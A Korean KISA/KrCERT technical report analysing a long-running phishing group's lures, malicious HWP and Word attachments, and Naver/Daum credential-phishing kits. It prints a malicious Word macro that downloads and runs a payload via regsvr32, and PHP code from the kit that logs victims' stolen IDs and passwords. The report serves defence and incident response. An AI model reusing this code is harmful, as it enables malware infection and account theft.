기술보고서

「피싱 메일 공격 사례 분석 및 대응 방안」

인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER

과학기술정보통신부

KISA 한국인터넷진흥원

CONTENTS

집　　필 : 침해사고분석단 종합분석팀
김병재 선임, 김동욱 선임,
이태우 선임, 류소준 주임,
이재광 팀장

감　　수 : 신대규 본부장, 이동근 단장

KISC KrCERT/CC KOREA INTERNET SECURITY CENTER
인터넷침해대응센터 KrCERT/CC KOREA INTERNET SECURITY CENTER

1. 개요

o 최근 발생하는 침해사고의 원인 중 대다수는 피싱 메일에 의해 최초 감염이 이루어지는 경우가 굉장히 많다. 공개된 홈페이지나 게시글을 통해 메일 주소를 쉽게 수집할 수 있고, 고난이도의 기법 없이도 기업 내부에 침투할 수 있기 때문이다.


o 피싱 메일을 이용하는 수많은 공격 조직 중 최소 2013년부터 국내 주요 기관 및 기업, 개인을 대상으로 사이버 공격을 수행하고 민감한 정보들을 수집하는 것으로 알려진 한 조직은 주로 악성코드가 담긴 취약한 한글파일을 유포하거나 다양한 기만행위를 통해 계정정보를 수집한다.

o 이 공격 조직은 또한 악성코드 감염 등을 통해 확보한 메일 계정으로부터 실제 관계자등과 주고받은 메일을 수집하고 추가 감염자 확보를 위해 또 다른 피싱 메일 내용으로 사용한다.

[표 1-1] 피싱 메일 공격 조직의 공격 유형

유형	목적	시기	대상	비고
악성 문서파일	악성코드 전파	2013년~	국내 주요 기관 관계자	다양한 취약점 사용
피싱 메일	기만행위	2013년~	국내 주요 기관 관계자	계정탈취 및 악성코드 전파
팀뷰어	원격제어	2013년~	국내 주요 기관 관계자	감염자 PC조작

o 한국인터넷진흥원은 최근 발생한 국내·외 기관 및 기업을 사칭한 피싱 메일과 메일 발송지 그리고 악성코드 유포지를 지속적으로 분석(2013년~)해 왔으며, 본 보고서를 통해 특징과 예방 및 대응 방법에 대해 알아보고자 한다.




[그림 1-1] 피싱 메일 공격 조직의 국내 주요 공격 이력

o 본 보고서는 오랫동안 국내를 대상으로 활동해온 공격조직이 공격을 수행하기 위해 악용해온 서버들의 최근 분석정보를 다룬다. (2018년~)

2. STEP 1 : 피싱 메일 발송


o Phising(이하 '피싱'으로 지칭)이란 개인정보(Private Data)와 낚는다(Fishing)의 의미를 포함하는 IT보안 분야에서 매우 익숙한 단어이다. 즉, 공격자가 일반 사용자들의 정보(기밀, 중요, 개인 등)를 탈취하기 위해 메일 또는 메신저로 악의적인 내용을 정상적인 내용으로 위장하여 보내는 것이다. 이 공격조직은 이렇듯 피싱 메일을 주요 공격수단으로 활용하여 계정정보 탈취, 악성코드 유포 등의 행위를 지속적으로 감행하고 있다. 이에 대하여 KISA는 해당 조직이 활용한 피싱 메일 형태를 다음과 같이 정리하였다.

o **【고객센터 안내 위장 메일】** 최근 개인정보가 탈취되는 사고가 지속적으로 발생하고 있으며 유출된 개인정보를 악용한 계정 도용, 판매 등의 시도가 자주 이루어지고 있다. 이에 따라 포털사이트에서는 계정에 대한 접속기록, 비밀번호 변경 기록 등을 사용자들이 쉽게 인지할 수 있도록 메일로 알려주고 있는데, 공격자들은 이러한 점을 악용하여 고객센터에서 발송된 메일로 위장하고 계정정보 입력을 유도하는 방법을 사용하고 있다. 이는 포털사이트의 고객센터라는 신뢰할 수 있는 발송자를 사칭한 것으로 전형적인 사회공학적인 공격 기법에 속한다.




[그림 2-1] 포털사이트 고객센터 위장 피싱 메일

- 포털社 고객센터로 위장하여 로그인 이력, 비밀번호가 유출되었다는 식으로 메일을 보내면 사용자 입장에서는 정상적인 메일로 인지하여 안내 내용에 표시된 링크에 자연스럽게 접속할 가능성이 높아진다. 하지만 메일 형식 및 내용은 모두 공격자가 작성한 내용이기 때문에 링크 클릭 시 아래와 같이 공격자가 만들어 놓은 로그인 위장 피싱 사이트로 연결된다.



[그림 2-2] 로그인 위장 피싱 사이트

o **【첨부파일 위장 메일】** 공격자는 첨부파일 기능을 정상적으로 사용하지 않았지만 첨부파일이 있는 것처럼 위장하여 피싱 메일을 발송하기도 한다. 공격자는 첨부파일의 존재를 미끼로 피싱 사이트에 접속하도록 유도하는데, 마치 첨부파일이 존재하는 것처럼 메일 내용을 조작한다. 해당 첨부파일 링크를 클릭하는 경우 피해자는 공격자가 만들어놓은 외부 피싱 사이트로 연결되며, 사용자들의 계정정보 입력을 유도하는 화면이 표시된다. 일반 첨부파일은 메일 열람상태에서 바로 다운되지만 대용량 첨부파일의 경우, 외부 사이트로 접속을 시도하더라도 의심할 확률이 줄어들 수 있다는 점을 악용하는 것으로 추정할 수 있다. 악용되는 파일로는 .PDF파일 외에도 파워포인트파일(.pptx), 워드파일(.docx), 한글파일(.hwp) 등 매우 다양하다.



[그림 2-3] 첨부파일 위장 피싱 메일


- 메일에 첨부된 링크를 클릭하면 실제 첨부파일이 다운받아지지 않고 로그인 위장 피싱 사이트로 연결이 되는데, 사용자들이 계정정보 입력 후 로그인 버튼을 누르면 정상적으로 첨부파일이 다운로드 되어 필요한 본인인증 과정으로 착각할 수 있다. 결국 피해자들은 자신이 열람한 이메일이 피싱 메일임을 인지하기 어렵게 된다.

[그림 2-4] 계정정보 입력 후 정상 파일 다운로드

o **【보안메일 위장】** 최근 피싱 메일을 이용한 사이버 공격 증가에 따라 문서보안을 위해 보안메일을 사용하는 기업, 기관이 증가하고 있다. 정부기관이나 금융기관 등에서도 많이 사용하고 있는데, 공격자는 이를 역으로 이용하여 보안메일로 위장한 피싱 메일을 유포하기도 한다. 보안메일은 통상 특정 비밀번호 입력 후 일치하는 경우에만 메일을 열람할 수 있는데, 피싱 메일의 경우 메일보기 버튼을 누르면 비밀번호 입력 없이 바로 피싱 페이지로 연결하여 계정을 유출하며 이후 정상적인 파일이 다운로드 된다.

[그림 2-5] 보안메일 위장 피싱 메일


o **【메일 열람 페이지 취약점】** 메일 본문에 취약점을 삽입시켜 열람만 하여도 피싱 사이트로 연결될 수 있다. 이전의 방법들은 사용자가 링크를 클릭하거나 첨부파일을 열람하는 등의 행위가 필요하지만 취약점을 이용하는 경우 메일 열람 시 악성 스크립트가 바로 실행되어 피싱 사이트로 연결된다. 메일 열람 시 바로 악성페이지로 연결되기 때문에 공격자는 로그인과 관련된 내용으로 사용자의 계정정보 입력을 유도한다. 이런 경우는 통상 취약점 공격을 위해 HTML을 지원하는 웹 메일 또는 메일 클라이언트를 이용한다.



[그림 2-6] 취약점 공격 코드가 포함된 피싱 메일


o **【악성코드가 포함된 첨부파일 열람 유도】** 제목과 본문, 그리고 첨부파일 명을 자극적이거나 수신자와 관련된 내용으로 위장하여 악성코드가 포함된 압축파일 또는 한글문서파일, MS워드 파일 등을 유포한다.

악성코드 포함 한글파일	취약점이 존재하는 구 버전의 한글 프로그램 사용자를 공격




[그림 2-7] 악성 한글파일이 첨부된 피싱 메일

- 최근 사용되는 악성 한글파일의 대다수는 2017년에 패치가 이루어진 고스트 스크립트 취약점(CVE-2017-8291)을 이용하여 악성코드를 실행시킨다. 첨부된 악성 한글파일 열람 시 2017년 2월 이전 버전의 한글 프로그램 사용자는 취약점으로 인해 악성코드에 감염되며 원격제어, 키로깅, 정보유출 등의 악성 행위에 노출되게 된다.



[그림 2-8] 악성코드가 삽입되어 있는 취약한 한글파일

악성코드 포함 워드파일	오피스 파일 내 매크로 코드 실행을 유도하여 악성코드 유포



[그림 2-9] 매크로 실행 방지 옵션 비활성화 유도

- 악성 한글파일 외에 악성 매크로를 포함한 MS워드파일을 유포하기도 한다. MS워드, MS엑셀과 같은 오피스 프로그램에는 비주얼 베이직 스크립트를 이용하여 매크로 코드를 작성하고 실행

해주는 기능이 내장되어 있는데, 공격자는 이를 악용하여 악성코드를 다운로드 받는 코드를 만들어 놓고 추가 악성코드 다운로드를 시도한다. MS오피스 프로그램은 보안을 위해 기본적으로 매크로 코드가 실행되지 않도록 설정되어있기 때문에 문서 열람 시 표시되는 첫 페이지에 매크로 코드 실행 방지 옵션을 비활성화 하도록 유도하고 있다. 위 그림과 같은 절차를 수행하면 실제 악성 매크로 코드가 실행되어 악성코드를 다운로드 받게 되며, 이 방법은 프로그램의 취약점이 아닌 정상 기능을 악용하는 것이기 때문에 프로그램 버전과 관련 없이 감염될 수 있다.

```
Sub Document_Open()
    Dim URL As String
    Dim Location As String
    Dim FSO As Object
    Set FSO = CreateObject("Scripting.FileSystemObject")
    Set objWinHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
    Dim sURL As String
    'sURL = Chr(&H68) & Chr(&H74) & Chr(&H74) & Chr(&H70) & Chr(&H3A) & Chr(&H2F)
    'On Error GoTo errorHandler

    sURL = Chr(&H68) & Chr(&H74) & Chr(&H74) & Chr(&H70) & Chr(&H3A) & Chr(&H2F) &
    sURLDoc = Chr(&H68) & Chr(&H74) & Chr(&H74) & Chr(&H70) & Chr(&H3A) & Chr(&H2F

    URL = sURL + "1"
    URIDoc = sURLDoc + "3"

    objWinHttp.Open "GET", URL, False
    objWinHttp.send ""
    Location = FSO.GetSpecialFolder(2) & "₩1.dat"
    SaveBinaryData Location, objWinHttp.responseBody
    Set rd = CreateObject("Wscript.shell")
    rd.Run ("regsvr32.exe /s /i " & Location)
```

[그림 2-10] 문서열람 시 악성코드를 다운로드하는 매크로 코드


악성코드 포함 압축파일	악성 스크립트가 담긴 정상 위장 첨부파일

[그림 2-11] 첨부파일 열람 유도 피싱 메일(상)/실제 첨부파일 내부 악성코드(하)

- 메일 본문을 “첨부파일을 보내니 확인 바란다”는 내용으로 구성하여 메일을 받은 사용자들이 자연스럽게 첨부파일을 읽도록 유도한다. 첨부파일로는 압축파일 포맷인 .zip, .rar, .egg 확장자의 파일을 사용하고 내부에 악성코드 다운로드 및 실행하는 악성 스크립트 파일을 포함시킨다. 악성 스크립트로는 윈도우 스크립트 파일(.wsf), 자바스크립트(.js) 등 공격대상PC에서 악성 행위를 수행할 수 있는 스크립트 파일이 사용되고 악성코드 실행 후 메일과 관련된 정상 PDF파일, 정상 HWP파일, 정상 그림 파일 등을 감염PC 화면에 표시하여 사용자들의 의심을 피하기도 한다.

3. STEP 2 : 계정정보 탈취

o 피싱 메일은 주로 악성코드 유포와 계정정보 탈취로 나누어진다. 계정정보 탈취는 사용자가 직접 계정정보를 입력하고 인증을 시도해야하는데 그러기 위해서는 사용자가 의심하지 않도록 입력 페이지를 구현하는 것이 중요하다. 공격자는 아래와 같이 다양한 방법으로 사용자의 계정정보 입력을 유도한다.



[그림 3-1] 계정정보 탈취 유형


o **【피싱 페이지 구현】** 공격자는 실제 홈페이지에서 사용되는 HTML과 자바스크립트 코드를 이용하여 정상사이트와 매우 유사한 로그인 페이지를 제작한다.

네이버 피싱 사이트	네이버 인증 페이지로 위장한 피싱 사이트

- HTML과 자바스크립트 코드는 클라이언트 언어이기 때문에 누구나 수집할 수 있다. 공격자는 이를 수집하여 네이버의 로그인 및 인증페이지의 동작과 사용자 인터페이스를 똑같이 구현하였다. 공격자는 '비밀번호 재확인', '비밀번호 변경', '첨부파일 다운로드'의 3가지 모드로 인증 페이지를 제작하였으며 각각의 페이지를 모바일과 PC버전으로 나누어 총 6가지의 페이지를 사용한다. 이후 실제 서버와의 통신이 필요한 부분은 모두 주석 처리하여 동작을 하지 않게 만든 뒤 계정정보 입력 부분의 코드만을 수정하는 방법을 이용한다.

[표 3-1] 네이버 피싱 페이지에 이용되는 3가지 모드

모드	설명
viewInputPasswdForMyInfo	비밀번호 재확인 페이지
viewChangePasswd	비밀번호 변경 페이지
viewDownload	파일 다운로드 페이지



[그림 3-2] 네이버 PC버전 피싱 페이지(상)/모바일버전 피싱 페이지(하)

계정정보 탈취	사용자가 입력한 계정정보를 IP로 구분하여 저장

- 공격자는 직접 제작한 index.php를 주축으로 에러출력, 계정정보 로깅, 피싱 페이지 연결 등의 행위를 수행하는 각각의 페이지로 연결한다. 사용자가 계정정보를 입력 후 로그인을 시도하면 로그인 양식에 입력된 계정정보를 정상 사이트가 아닌 index.php로 전송하고 저장한다.

```
function writeLog($stp=0, $id='empty',$pw='empty')
{
    $param_userip = $_SERVER['REMOTE_ADDR'];
    $filepath = "./result/".$param_userip."_log.txt";
    //$filepath = $param_userip."status.txt";
    $fp = fopen($filepath, "a");
    $argLog = '';
    if ($stp ==0){
        $argLog = "Step1: LoginPage\r\nID: ".$id."\r\nAG: ".$_SERVER["HTTP_USER_AGENT"]."\r\n\r\n";
    }

    if ($stp ==1){
        $argLog = "Step2: LoginPage(1)\r\nID: ".$id."\r\nPW: ".$pw."\r\nAG: ".$_SERVER["HTTP_USER_AGENT"].
    }

    if ($stp ==2){
        $argLog = "Step3: LoginPage(2)\r\nID: ".$id."\r\nPW: ".$pw."\r\nAG: ".$_SERVER["HTTP_USER_AGENT"].
    }

    if ($stp ==3){
        $argLog = "Double Check Login\r\nID: ".$id."\r\nAG: ".$_SERVER["HTTP_USER_AGENT"]."\r\n\r\n";
    }
    fwrite($fp, $argLog);
    fclose($fp);
}
```


```
function writeChangeLog($stp=0, $id='', $old='', $pwd='', $repwd='')
{
    $param_userip = $_SERVER['REMOTE_ADDR'];
    $filepath = "./result/".$param_userip."_log.txt";
    $fp = fopen($filepath, "a");
    $argLog = "";
    if ($stp ==0){
        $argLog = "Step1: ChangePage\r\nAG: ".$_SERVER["HTTP_USER_AGENT"]."\r\n";
    }
    if ($stp ==1){
        $argLog = "Step2: ChangePage(1)\r\nAG: ".$_SERVER["HTTP_USER_AGENT"]."\r\n";
    }
    if ($stp ==2){
        $argLog = "Step3: ChangePage(2)\r\nAG: ".$_SERVER["HTTP_USER_AGENT"]."\r\n";
    }
    if ($stp ==3){
        $argLog = "Double Check Change\r\nAG: ".$_SERVER["HTTP_USER_AGENT"]."\r\n";
    }
    if ($id!=''){
        $argLog .= "ID: ".$id."\r\n";
    }else{
        $argLog .= "AG: ". $_SERVER["HTTP_USER_AGENT"] ."\r\n";
    }
    if ($old!=''){
        $argLog .= "CurPW:".$old."\r\n";
    }
    if ($pwd!=''){
        $argLog .= "NewPW:".$pwd."\r\n";
    }
    if ($repwd!=''){
        $argLog .= "REPW:".$repwd."\r\n";
    }
    fwrite($fp, $argLog."\r\n");
    fclose($fp);
}
```

[그림 3-3] IP별로 계정정보 저장

모듈화된 공격체계	피싱 메일부터 첨부파일 다운로드까지의 전체 과정

- index.php는 아래와 같이 모드에 따라 피싱 페이지를 보여주고 피싱 페이지에서는 계정정보 입력 시 index.php로 전송한다.

[그림 3-4] 피싱 사이트 모드 구분(좌)/변조된 양식 제출 코드(우)



[그림 3-5] 전체 동작 과정

사용자 기만방법	계정정보 입력 후 정상 파일 다운로드

- viewDownload 모드는 계정정보 탈취 후 정상 파일을 내려주는 모드이다. 이를 수행하는 attach.php에는 네이버 클라우드 파일 링크가 포함되어 있었지만 분석 당시 다운로드 기간이 만료되어 확보가 불가능하였다. 하지만 주석을 통해 파일 명을 획득할 수 있었으며, filename 인자에 따라 구분되어 다운로드 되는 정상 파일인 것으로 추정하였다.

[그림 3-6] 정상 파일 다운로드 링크

다음(Daum) 피싱 사이트	다음(Daum) 인증 페이지로 위장한 피싱 사이트

- 다음(Daum) 피싱 사이트도 네이버 피싱 사이트와 마찬가지로 HTML과 자바스크립트 코드로 제작되었다. 네이버와 다르게 6가지 모드를 이용하는데 '첨부파일 다운로드' 페이지가 사라지고 '404 Not Found' 페이지와 'OTP 인증' 페이지가 추가되었다. 모바일과 PC를 구분하지만 표시되는 페이지는 구분되지 않고, 계정정보 입력 후 정상페이지로 리다이렉트 될 때 사용된다.

[표 3-2] 다음 피싱 페이지에 이용되는 6가지 모드

모드	설명
change_pwd	비밀번호 변경 페이지
login	로그인 페이지
login_otp	로그인 OTP 인증 페이지
not_found	404 Not Found 페이지
verify	비밀번호 재확인 페이지
verify_otp	비밀번호 재확인 OTP 인증 페이지

[그림 3-7] 다음 피싱 페이지

Proxy IP	외부 Proxy IP로 모든 요청 및 접속기록 전송

- 다음 피싱 사이트는 파일로 저장된 모든 값을 config.php 파일이 가지고 있는 외부 Proxy IP로 전송한다. 즉, 공격자는 Proxy IP를 통해 계정정보가 포함 된 모든 요청 값 및 접속기록을 실시간으로 받아보고 있다는 의미가 된다.

